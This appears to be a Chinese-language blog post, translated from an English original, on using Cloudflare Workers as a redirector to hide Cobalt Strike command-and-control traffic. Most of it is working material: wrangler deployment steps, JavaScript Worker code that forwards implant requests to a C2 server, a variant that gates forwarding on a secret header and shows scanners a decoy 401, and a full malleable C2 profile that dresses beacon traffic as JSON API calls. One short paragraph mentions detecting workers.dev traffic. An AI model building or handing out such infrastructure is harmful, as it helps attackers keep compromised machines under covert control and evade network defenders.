使用 Cloudflare Workers 隐藏 C&C 流量

Avenger 威胁棱镜 4天前

Cloudflare Workers 提供与其他功能即服务（FaaS）产品类似的功能，例如 AWS 的 Lambda 或 Azure 的 Functions。Cloudflare 官方对 Worker 的描述：

您的 Workers 将拦截发往您域名的所有 HTTP 请求，并可以返回任何有效的 HTTP 响应。您的 Workers 也可以向互联网上的任何服务器发起 HTTP 请求。

Adam Chester 曾经利用 Lambda 来隐藏流量，显然 Cloudflare Workers 也可以实现类似的功能。本文将会介绍如何利用 Cloudflare Workers 接收来自 implant 的请求，并将其转发回我们的基础设施。

MYZXCG 此前也介绍过使用 Cloudflare Workers 隐藏流量的一种方式，本文介绍另一种实现方式，以及其他相关的一些问题。

> MYZXCG 的文章
>
> https://myzxcg.com/20201213.html

安装

Cloudflare Workers 服务的优秀之处是能够选择在 Cloudflare 的 workers.dev 域名下部署代码，还是在用户控制的域名下部署 Workers。

虽然使用 Serverless 架构来处理 Workers 的部署和卸载是更优雅的，但是似乎 Workers 在支持到 workers.dev 域名的部署方面存在难以解决的问题。


我们可以使用 wrangler 来进行部署：

```
npm install -g @cloudflare/wrangler
```

安装完成后，配置命令行使用提供的 Cloudflare 凭据。可以执行 wrangler login 或执行 wrangler config 将 API Token 填进去。

> CloudFlare 的配置页面
>
> https://dash.cloudflare.com/profile/api-tokens

需要在 CloudFlare 的 API Tokens 页面中配置的是 Edit CloudFlare Workers：



启动

首先，可以按照官方文档创建一个简单的 Hello Worker 模板。可以执行以下命令生成模板：

```
wrangler generate helloworld
```


> 官方文档
>
> https://developers.cloudflare.com/workers/learning/getting-started

在部署 Worker 之前，需要将账户 ID 添加到生成的 wrangler.toml 文件中（可以通过 wrangler whoami 命令查询账户 ID）：

```
name = "helloworld"
type = "javascript"
account_id = "[YOUR_ACCOUNT_ID]"
workers_dev = true
route = ""
zone_id = ""
```

执行 wrangler publish 命令部署 helloworker 模板。成功即会返回 URL 地址（格式为 https://helloworld.[your_worker_domain].workers.dev）。

访问该 URL 地址得到 Hello worker! 即可认为成功：



重定向

首先要设置一些环境变量：

- TS：目标 URL，例如 Cobalt Strike 的服务器或者其他基础设施地址
- WORKER_ENDPOINT：部署 Worker 的地址，通过它接受请求并进行转发

配置文件 wrangler.toml 大体格式如下所示：

```
name = "helloworld"
type = "javascript"
account_id = "[YOUR_ACCOUNT_ID]"
workers_dev = true
route = ""
zone_id = ""
```


```
vars = { TS = "https://[DESTINATION_HOST]/", WORKER_ENDPOINT = "https://[
WORKER_NAME].[YOUR_WORKER_DOMAIN].workers.dev/" }
```

值得注意的是 [WORKER_NAME] 是与 name 字段保持一致的，在本示例中是 helloworld。


JavaScript 的 index.js 文件修改为如下所示：

```
addEventListener('fetch', event => {
  event.respondWith(handleRequest(event))
})

// Construct request with original URI
async function handleRequest(event) {
  const request = event.request
  const path = request.url.replace(WORKER_ENDPOINT,"")
  const destUrl = TS + path

  // Construct new request using request sent to Worker
  const modifiedRequest = new Request(destUrl, {
    body: request.body,
    headers: request.headers,
    method: request.method
  })

  // Wait for response from destination host and return to original requ
ester
  const resp = await fetch(modifiedRequest)
  return resp
}
```

再次执行 wrangler publish 就会得到一个地址。该地址将会接收请求并将其转发到目标主机。在流量转发时也可以自定义流量策略配置。



配置好 Cobalt Strike 的 Listener，就可以启动 Beacon 成功连接 Team Server。



运营

通过修改 JavaScript 代码就可以操纵请求和响应适应不同的使用场景。

这方面的一个应用是基于自定义 header 进行重定向，任何不提供自定义 header 的流量都会以适当的方式进行响应。以此为例，需要增加 HEADER_KEY 作为环境变量，在 wrangler.toml 配置文件中使用：

```
name = "helloworld"
type = "javascript"
account_id = "[YOUR_ACCOUNT_ID]"
workers_dev = true
route = ""
zone_id = ""
vars = { HEADER_KEY = "[SOME_VALUE]", TS = "https://[DESTINATION_HOST]/",
  WORKER_ENDPOINT = "https://[WORKER_NAME].[YOUR_WORKER_DOMAIN].workers.de
v/" }
```

index.js 也需要作出对应的修改，示例使用的是 X-Custom-PSK。

```
const PRESHARED_AUTH_HEADER_KEY = "X-Custom-PSK"

addEventListener('fetch', event => {
  event.respondWith(handleRequest(event))
})

async function handleRequest(event) {
  const request = event.request
  const path = request.url.replace(WORKER_ENDPOINT,"")
  const destUrl = TS + path
  // Fetch value of our custom header
  const psk = request.headers.get(PRESHARED_AUTH_HEADER_KEY)

  // Check header matches a predetermiend value
```

```
  if (psk === HEADER_KEY) {
    // Send received request on to C2 server
    const modifiedRequest = new Request(destUrl, {
      body: request.body,
      headers: request.headers,
      method: request.method
    })

    const resp = await fetch(modifiedRequest)
    return resp
  } else {
    // If the header doesn't match, provide some benign response
    return new Response(JSON.stringify(
        {
          "Error" : "Authentication Failure."
        }, null, 2),
        {
          status: 401,
          headers: {
            "content-type": "application/json;charset=UTF-8"
          }
        }
    )
  }
}
```

这样在不提供自定义 header 的情况下会得到定制好的响应：

需要确保所有 GET 和 POST 请求流量中都包含自定义 header。对于 Cobalt Strike，可以通过将自定义 header 添加到 http-get 和 http-post 和 client 配置中来实现。

```
http-config {
    set trust_x_forwarded_for "true";
}

http-get {
    set uri "/poll";
    client {
        header "X-Custom-PSK" "[SOME_VALUE]";

        metadata {
            base64url;
            netbios;
            base64url;
            parameter "token";
        }
    }

    server {
        header "Content-Type" "application/json; charset=utf-8";
        header "Cache-Control" "no-cache, no-store, max-age=0, must-reva
lidate";
        header "Pragma" "no-cache";

        output {
            base64;
            prepend "{\"version\":\"2\",\"count\":\"1\",\"data\":\"";
            append "\"}";
            print;
        }
    }
}

http-post {
    set uri "/upload";
    set verb "POST";

    client {
        parameter "action" "GetExtensibilityContext";
        header "Content-Type" "application/json; charset=utf-8";
        header "Pragma" "no-cache";
        header "X-Custom-PSK" "[SOME_VALUE]";


        id {
            parameter "token";
        }

        output {
            mask;
            base64;
            prepend "{\"version\":\"2\",\"report\":\"";
            append "\"}";
            print;
        }
    }

    server {
        header "api-supported-versions" "2";
        header "Content-Type" "application/json; charset=utf-8";
        header "Cache-Control" "no-cache, no-store, max-age=0, must-reva
lidate";
        header "Pragma" "no-cache";

        output {
            base64url;
            prepend "{\"version\":\"2\",\"count\":\"1\",\"data\":\"";
            append "\"}";
            print;
        }
    }
}
```

检测

最近对 C&C 的检测与测量很热门，使用该方法可以通过调整配置文件的方式进行变换以逃避检测。

本文使用的是 Cloudflare 默认的 workers.dev 域，也可以使用自定义域名。如果组织检测到了对 workers.dev 的可疑访问流量，可能是值得进一步确认的。

结论

Cloudflare Workers 提供了一种隐藏 C&C 流量的好方法，通过提供的工具 wrangler 就可以实现快速的部署。

原文相关链接地址

> AJPC500
>
> https://ajpc500.github.io/c2/Using-CloudFlare-Workers-as-Redirectors/

> AWS 转发
>
> https://blog.xpnsec.com/aws-lambda-redirector/

阅读原文